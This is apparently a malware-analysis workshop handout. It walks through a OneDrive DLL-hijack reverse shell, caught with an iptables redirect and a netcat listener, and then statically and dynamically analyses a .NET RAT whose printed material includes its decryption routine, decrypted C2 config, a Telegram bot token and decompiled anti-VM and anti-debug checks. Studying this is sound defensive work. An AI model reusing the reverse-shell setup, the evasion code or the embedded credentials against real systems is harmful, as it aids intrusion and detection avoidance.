
Given that the DLL will be loaded each time OneDrive is opened, it allows attackers to receive a reverse shell each time their victim logs in or starts OneDrive. A nice bonus of using OneDrive as the target binary is that it is a program that is expected to connect to the internet, so antivirus programs might not consider the connection weird, which would happen if for example notepad.exe was making the connection.

²³<https://learn.microsoft.com/en-us/windows/win32/apiindex/windows-api-list>

PART II: Dynamic Analysis


Although we assume the shellcode is a reverse shell, we haven't statically analyzed the shellcode. Since it would require knowledge of assembly, it is out of the scope of the workshop. Having said that, we can still use the tools available to us to do a dynamic analysis of the DLL.

We will begin our analysis by opening ProcMon and TCPView:




We then proceed to open OneDrive.

After starting OneDrive, we see that Process Monitor correctly loads the malicious DLL:



We also see in TCPView that OneDrive started a connection to the IP 159.223.110.131 on port 9149



We will now close OneDrive and open our Linux VM to try to interact with the reverse shell (or at least get the information it is sending).

Our Linux machine probably won't have the same IP that the reverse shell is trying to connect to, so we can use IPTables to forward the traffic to a specific port on our machine.

For this to work your Linux machine IP should be configured as gateway on the Windows machine.

We can then use the following command to redirect all traffic meant for the IP 159.223.110.131 at port 9149 to our local machine at port 4321: *sudo sysctl -w net.ipv4.ip_forward=1; sudo iptables -t nat -A PREROUTING -p tcp -d 159.223.110.131 -j REDIRECT --to-port 4321*

After setting the IPTables rule, we can use netcat to start listening at port 4321:

```
remnux@remnux:~$ sudo sysctl -w net.ipv4.ip_forward=1; sudo iptables -t nat -A PREROUTING -p tcp -d 159.223.110.131 -j REDIRECT --to-port 4321
net.ipv4.ip_forward = 1
```

Finally, we open OneDrive again and we receive a reverse shell:

```
remnux@remnux:~$ nc -nvlp 4321
Listening on 0.0.0.0 4321
Connection received on 10.0.0.7 49684
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ST\AppData\Local\Microsoft\OneDrive>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE64-A3F9

Directory of C:\Users\ST\AppData\Local\Microsoft\OneDrive

27/07/2024  09:42    <DIR>          .
27/07/2024  09:42    <DIR>          ..
25/07/2024  19:38    <DIR>          24.108.0528.0005
27/07/2024  09:46    <DIR>          EBWebView
25/07/2024  19:38    <DIR>          ListSync
```

Challenge 4 - .NET RAT analysis

For our last challenge we will analyze the sample we got from the malicious macro (challenge 1). At this point we don't have much information about the sample or its capabilities, but by using what we learned during the workshop we will be able to understand what the malware is doing and how can we interact with it.

Prerequisites


1. Capa
2. PESTudio
3. DNSpy
4. Python 3
5. Autoruns

Challenge questions

1. What is the SHA256 hash of the sample?
2. What information can we gather about the file using PESTudio?
3. What information can we gather about the file using Capa?
4. Does the malware contain any anti-analysis technique?
5. Does the malware establish persistence?
6. Does the malware contact the internet?

PART I: Static Analysis

1. We will begin by opening the file in PESTudio to gather some basic information:



We see that PESTudio was able to gather some information about the binary:

1. It is a .NET executable
2. It targets 32-bit systems (although it can also work on 64-bit systems)
3. It was compiled on April 11, 2024. This is useful to us to see if it's a recent sample but remember that **the value can be modified**.
2. On the Indicators tab we see that PESTudio identifies some .NET libraries that the program uses, as well as some URLs embedded in the binary:

From an attacker's lair to your home: A practical journey through the world of malware

indicator (30)	detail	level
groups > API	dynamic-library diagnostic execution hooking windowing input-o...	*****
.NET > namespace > flag	System.Net.Sockets System.Net System.Security.Principal System.Se...	*****
mitre > technique	T1497 T1057 T1086 T1106 T1001 T1055 T1179 T1056 T1115 T1010	*****
string > size > suspicious	1722 bytes	++
string > URL	1.0.0.0	++
string > URL	14.0.0.0	++
string > URL	http://mlw-telegram.test/bot	++
string > URL	http://ip-api.com/line/?fields=hosting	++
string > URL	http://mlw-telegram.test/bot/sendMessage?chat_id=	++
string > URL	http://ip-api.com/line/?fields=hosting true	++
string > URL	http://mlw.test/Drwrj41N/image.png	++
imports > flag	48	++
libraries > p/invoke	kernel32.dll avicap32.dll user32.dll NTdll.dll	++
imports > p/invoke	22	++
file > entropy	5.117	+
file > type	executable	+
file > cpu	32-bit	+
file > signature	Microsoft .NET	+
file > sha256	E463EB2C3EFD93F94ACEBE181BC3D6663475C26842FC9DB4A7E7ECC35...	+
file > size	172544 bytes	+
virustotal > error	The server name or address could not be resolved	+
file > compiler > stamp	Thu Apr 11 10:36:06 2024	+
manifest > name	MyApplication.app	+

3. PESTudio also identifies multiple imports that might be suspicious, and associates them ATT&CK technique's that might use those imported functions:

imports (873)	namespace (32)	flag (48)	group (15)	technique (12)
GetForegroundWindow	-	x	windowing	T1010 Window Discovery
SetParent	-	-	windowing	-
GetWindowText	-	x	windowing	T1010 Window Discovery
WindowsIdentity	System.Security.Principal	x	security	-
WindowsPrincipal	System.Security.Principal	x	security	-
WindowsBuiltInRole	System.Security.Principal	x	security	-
RegistryKey	Microsoft.Win32	-	registry	-
Registry	Microsoft.Win32	-	registry	-
RegistryKeyPermissionCheck	Microsoft.Win32	-	registry	-
CreateEncryptor	-	-	obfuscation	T1001 Data Obfuscation
DownloadFile	-	x	network	T1086 PowerShell
Socket	System.Net.Sockets	x	network	-
WebClient	System.Net	x	network	T1011 Network Exfiltration
ServicePointManager	System.Net	x	network	T1011 Network Exfiltration
SecurityProtocolType	System.Net	x	network	T1011 Network Exfiltration
AddressFamily	System.Net.Sockets	x	network	-
SocketType	System.Net.Sockets	x	network	-
ProtocolType	System.Net.Sockets	x	network	-
SocketFlags	System.Net.Sockets	x	network	-
SelectMode	System.Net.Sockets	x	network	-
SocketShutdown	System.Net.Sockets	x	network	-
HttpWebRequest	System.Net	x	network	T1011 Network Exfiltration
HttpWebResponse	System.Net	x	network	T1011 Network Exfiltration
WebRequest	System.Net	x	network	T1011 Network Exfiltration
WebResponse	System.Net	x	network	T1011 Network Exfiltration
MemoryStream	System.IO	x	memory	T1055 Process Injection
GetKeyState	-	x	input-output	T1056 Input Capture
GetKeyboardState	-	x	input-output	T1179 Hooking

4. We can also use Capa to do some automated static analysis and try to figure out what the program does:

PS C:\Users\ST\Desktop\Challenges\Workshop\Challenge 4 > capa.exe .\sample.exe	
md5 sha1 sha256 analysis os format arch path	d3ec656623d182d84cd157eec158afdd 0ad7796e4fc306f3a9f334711c5695ca9066ea1e e463eb2c3efd93f94aceb1b1bc3d6663475c26842fc9db4a71e7ecc350faefb static any dotnet any C:/Users/ST/Desktop/Challenges/Workshop/Challenge 4/sample.exe
ATT&CK Tactic	ATT&CK Technique
COLLECTION	Archive Collected Data::Archive via Library T1560.002 Clipboard Data T1115 Input Capture::Keylogging T1056.001 Screen Capture T1113
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 File and Directory Permissions Modification T1222 Indicator Removal::File Deletion T1070.004 Modify Registry T1112 Obfuscated Files or Information T1027 Reflective Code Loading T1620 Virtualization/Sandbox Evasion::System Checks T1497.001
DISCOVERY	Account Discovery T1087 File and Directory Discovery T1083 Process Discovery T1057 Query Registry T1012 Software Discovery T1518 System Information Discovery T1082 System Location Discovery::System Language Discovery T1614.001 System Owner/User Discovery T1033
EXECUTION	Windows Management Instrumentation T1047
PERSISTENCE	Boot or Logon Autostart Execution::Registry Run Keys / Startup Folder T1547.001 Scheduled Task/Job::Scheduled Task T1053.005

Capa, like PESTudio, recognizes some potential ATT&CK techniques being used. From the information shown, we gather that the program might be:

1. Capturing the clipboard and screen
2. Modifying files and permissions
3. Evading sandboxes
4. Modifying the registry
5. Querying information about the user, the system and the processes that are running
6. Setting up persistence by abusing registry keys and scheduled tasks
5. Capa also associates some of the information it finds to malware behavior²⁴.

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::CheckRemoteDebuggerPresent [B0001.002] Debugger Detection::WdFIsAnyDebuggerPresent [B0001.031] Sandbox Detection [B0007] Virtual Machine Detection [B0009]
COLLECTION	Keylogging::Polling [F0002.002] Screen Capture::WinAPI [E1113.m01]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002] C2 Communication::Send Data [B0030.001]
COMMUNICATION	HTTP Communication [C0002] HTTP Communication::Create Request [C0002.012] HTTP Communication::Download URL [C0002.006] HTTP Communication::Get Response [C0002.017] HTTP Communication::Send Request [C0002.003] Socket Communication::Create TCP Socket [C0001.011] Socket Communication::Create UDP Socket [C0001.010] Socket Communication::Receive Data [C0001.006] Socket Communication::Send Data [C0001.007]
CRYPTOGRAPHY	Cryptographic Hash::MD5 [C0029.001] Generate Pseudo-random Sequence::Use API [C0021.003]

²⁴<https://github.com/MBCProject/mbc-markdown>

6. In the last part of Capa's analysis, we see some of the capabilities it identified:


Capability	Namespace
check for sandbox and av modules	anti-analysis/anti-av
check for debugger via API	anti-analysis/anti-debugging/debugger-detection
self delete (2 matches)	anti-analysis/anti-forensic/self-deletion
reference anti-VM strings targeting VMWare	anti-analysis/anti-vm/vm-detection
reference anti-VM strings targeting VirtualBox	anti-analysis/anti-vm/vm-detection
save image in .NET	collection
log keystrokes	collection/keylog
log keystrokes via polling (2 matches)	collection/keylog
capture screenshot	collection/screenshot
receive data (5 matches)	communication
send data (2 matches)	communication
reference HTTP User-Agent string	communication/http

The capabilities Capa identified include references to strings targeting virtualization software, checks for debuggers, keystroke logging, etc.

While Capa's analysis can be great to get a first impression of what a malware is capable of, it's still running static analysis and looking for patterns, and might miss some capabilities or erroneously tag something as suspicious when it's not (like we saw with the domains olevba tagged as IOCs on Challenge 1).

PART II: Static/Dynamic Analysis – Reading through the code and debugging the malware


Since we have identified that the program is written in a .NET language, we can proceed to decompile it using tools like ILSpy and DNSpy. We can do that since programs made in .NET are compiled to an intermediate language (IL), which retains a lot of metadata. When a .NET program is run, it is compiled before execution (Just In Time compiling) to the machine code that the CPU understands:




From an attacker's lair to your home: A practical journey through the world of malware

For this workshop we will be using DNSpy, since it allows us to debug the program and do dynamic analysis.


1. When we open the program with DNSpy, we see that the classes names have been replaced by random characters to make analysis more difficult:



2. We also see that DNSpy identifies the entry point, which we can click to access the "main" function.
3. Since the entry point of a program usually points to the main function (and is what will get executed when we open it), we can rename the function to make it easier to by right clicking the function name and selecting "Edit Method...":



Then, we change the name to "main":



- Reading through the code we see that when the program starts some variables are assigned with the result of the function *FbmCgvom7sJS*:

```

Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.qsurotxVBQWuN1wXL7S13R7UMOOgherwjkt90));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.vaPrr1IV8frCD45YWKtGWcPr8LuQIXihBUinL));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.blufoxalvu8EeLVFc5RqldJG54Gyde8XkWZrA));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.SbggKjroB685l0GVdXk1P8v1kMr005U1Ens2X));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.oEFD3aLa9Mvtpu4Ob7lK0xoaLsrHB9fWv1VT));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.vmjEz7ldkPTYcVvDdBIT11QZrxhsaazNwUQOqz));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.fXhxfJ8TzkzJaRHq60e0W7t2kQyE9YQZTdVM));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.ErPBuuVqXfQhBvYonPuxe4T4ztv3SImKMARDQT));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.1W1aoVjAWOEpcuqC9Lkxd3rmAEv3ya0L3KbR8));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.nnOZhyK0wjpot1RoNGOJ1bkjxjVdRCDD7uXeR));
Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M)) = Conversions.ToString(InZgs31tVov.FbmCgvom7sJS(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.LFycjzFw0lelPckun6lB6Mf8btUoQQknVTabA));

```


- If we click that function, we see that it appears to be a decryption function:

```

public static object FbmCgvom7sJS(string TFE4AuGLsIt)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(TFIW2FSLtw9S.fOect65QzWN(Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 16, array, 16, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(TFE4AuGLsIt);
    return TFIW2FSLtw9S.XkaltFvQmKZ(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}

```

- Even though we could create our own decryption function and decrypt each variable, we can take advantage of DNSpy debugging capabilities by setting up breakpoints at the first variable assignment (F9), stepping over each instruction (F10) and watching the results in the Locals window:



By stepping over each line, we see the decrypted value that is assigned to each variable:

Variable	Value
qsurotxVBQWuN1wXL7S13R7UMOOgherwjkt90	"mlw-dc32-01.local"
vaPrr1IV8frCD45YWKtGWcPr8LuQIXihBUinL	"7010"
blufoxalvu8EeLVFc5RqldJG54Gyde8XkWZrA	"<123456789>"
SbggKjroB685l0GVdXk1P8v1kMr005U1Ens2X	"<Xwormmm>"
oEFD3aLa9Mvtpu4Ob7lK0xoaLsrHB9fWv1VT	"USB.exe"
vmjEz7ldkPTYcVvDdBIT11QZrxhsaazNwUQOqz	@ "C:\Users\[USER]\AppData\Roaming"
fXhxfJ8TzkzJaRHq60e0W7t2kQyE9YQZTdVM	"18BeaCwPZscT1fXQ9tEpzEEgd39gX7Kvpr"
ErPBuuVqXfQhBvYonPuxe4T4ztv3SImKMARDQT	"0x7aac3165c15e172daedf51405a2ea2bf648b653b"
1W1aoVjAWOEpcuqC9Lkxd3rmAEv3ya0L3KbR8	"TG7BB6TlQ7YBzT54VH2uTT63avCmihAfK"
nnOZhyK0wjpot1RoNGOJ1bkjxjVdRCDD7uXeR	"5720516014:AAF4KOAv3GXHFU0RS3g4HPsuckDwQf01_A"
LFycjzFw0lelPckun6lB6Mf8btUoQQknVTabA	"-1001540302490"

Even though not all values make sense now, we identify some interesting strings: a URL (that was modified for the workshop), a number that could be a port, a reference to "Xworm", and a reference to the current user's AppData\Roaming folder.

- We then see a call to *TFIW2FSLtw9S.XykalTfVqMkZ*, which, if returns false, exits the program.

```

public static bool XykalTfVqMkZ()
{
    bool flag;
    TFIW2FSLtw9S.QocDul8ctk2 = new Mutex(false, Dwe7AImAtts5De90NtyGOMXtBA3NNJRG1Gec.eCx5LqBibLns0mQEXKWSiIdL37W7nhFgX1M, out flag);
    return flag;
}

```


When we look at the code of the function it tries to create a Mutex and returns True if the Mutex is created or False if it already exists. Using a Mutex is a way that the malware can avoid having multiple instances of itself running which could affect the system's performance.

Defense evasion

We then see a call to *w8r25j4la24nAJZBLOLGewTPs69UXozPFVUsT*, which calls multiple functions, all of which are designed to avoid execution on sandbox environments:

```
public static void w8r25j4la24nAJZBLOLGewTPs69UXozPFVUsT()
{
    if (15pHNF5dpo6k7qLdsDpc4hPf2iyb0Kwp3rcU.7zfJbSk8IGfYouK8caDtDztTd0nmlwGgrto6n() && 15pHNF5dpo6k7qLdsDpc4hPf2iyb0Kwp3rcU.Bmf1yVBo41oDNOXce9lFhijY1UNgxQDCdckDF())
    {
        if (15pHNF5dpo6k7qLdsDpc4hPf2iyb0Kwp3rcU.SB28pTEcOfhsK14HwzcN3PCU4tYMBZ45TLfkv())
        {
            if (15pHNF5dpo6k7qLdsDpc4hPf2iyb0Kwp3rcU.7yR15Jh7WooyLMFUUIIPYHFz5hQORLaKlg())
            {
                if (15pHNF5dpo6k7qLdsDpc4hPf2iyb0Kwp3rcU.Wkwa0vPEu8OPd1jy5lpxyUHR5y3xREMRagzV())
                {
                    return;
                }
            }
        }
        Environment.FailFast(null);
    }
}
```

1. *7zfJbSk8IGfYouK8caDtDztTd0nmlwGgrto6n* checks if the PC manufacturer contains vmware or VirtualBox:

```
private static bool 7zfJbSk8IGfYouK8caDtDztTd0nmlwGgrto6n()
{
    try
    {
        using (Object obj = new ManagementObjectSearcher("Select * from win32_ComputerSystem"))
        {
            using (Object objectValue = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj, null, "Get", new object[0], null, null, null)))
            {
                try
                {
                    foreach (Object obj2 in ((IEnumerable)ObjectValue))
                    {
                        object objectValue2 = RuntimeHelpers.GetObjectValue(obj2);
                        string text = NewLateBinding.LateIndexer(objectValue2, new object[] { "Manufacturer" }, null).ToString().ToLower();
                        if (Operators.CompareString(text, "Microsoft corporation", false) != 0 || !NewLateBinding.LateIndexer(objectValue2, new object[] { "Model" }, null).ToString().ToUpperInvariant().Contains("VIRTUAL"))
                        {
                            if (!text.Contains("vmware"))
                            {
                                if (Operators.CompareString(NewLateBinding.LateIndexer(objectValue2, new object[] { "Model" }, null).ToString(), "VirtualBox", false) != 0)
                                {
                                    continue;
                                }
                            }
                        }
                    }
                }
                return true;
            }
        }
    }
}
```

2. *Bmf1yVBo41oDNOXce9lFhijY1UNgxQDCdckDF* uses the *CheckRemoteDebuggerPresent*, which it imports from *Kernel32.dll* to see if a debugger is attached:

```
[DllImport("kernel32.dll", EntryPoint = "CheckRemoteDebuggerPresent", ExactSpelling = true, SetLastError = true)]
public static extern bool 48oK9LmhzW25HF0qpG4lMt4zdbEAARLnUyz8S(intPtr qn9zzNqAz3IKnEgr7wsmDPOAZW0YKWs09sfieihIKF7dVApf2EqoqIZ1wgrK9H5tuhWuz, ref bool M8sybhvo43siHu4tvUDtDuGx8QnI0p1FF35cDMtJ76sd38rHo2kPZnIz35vc2L8m2XLNQf);
```

3. *SB28pTEcOfhsK14HwzcN3PCU4tYMBZ45TLfkv* checks if the DLL *SbieDll.dll* is loaded, which is a DLL from *Sanboxie*²⁵:

```
private static bool SB28pTEcOfhsK14HwzcN3PCU4tYMBZ45TLfkv()
{
    bool flag;
    try
    {
        if (5pHNF5dpo6k7qLdsDpc4hPf2iyb0Kwp3rcU.6HjSmZhQRNwlg6dh18AV2Hr2ciaU0vrrr9ZTG("SbieDll.dll").ToInt32() != 0)
        {
            flag = true;
        }
        else
        {
            flag = false;
        }
    }
}
```

²⁵https://sandboxie-website-archive.github.io/www.sandboxie.com/SBIE_DLL_API.html

4. *SB28pTEcOfhsK14HwzcN3PCU4tYMbZ45TLfkv* checks if the computer name contains XP, because not all of malware functions will work on Windows XP:

```
private static bool 7YR1SjH7WwooyLNFUUIiPYHf2s5M0QRLaaKLg()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch (Exception ex)
    {
    }
    return false;
}
```

5. *WhKaOvPEuBOPdijySlpbXyUhRSyJxREMRmgzV* checks if the program is running on a cloud service:

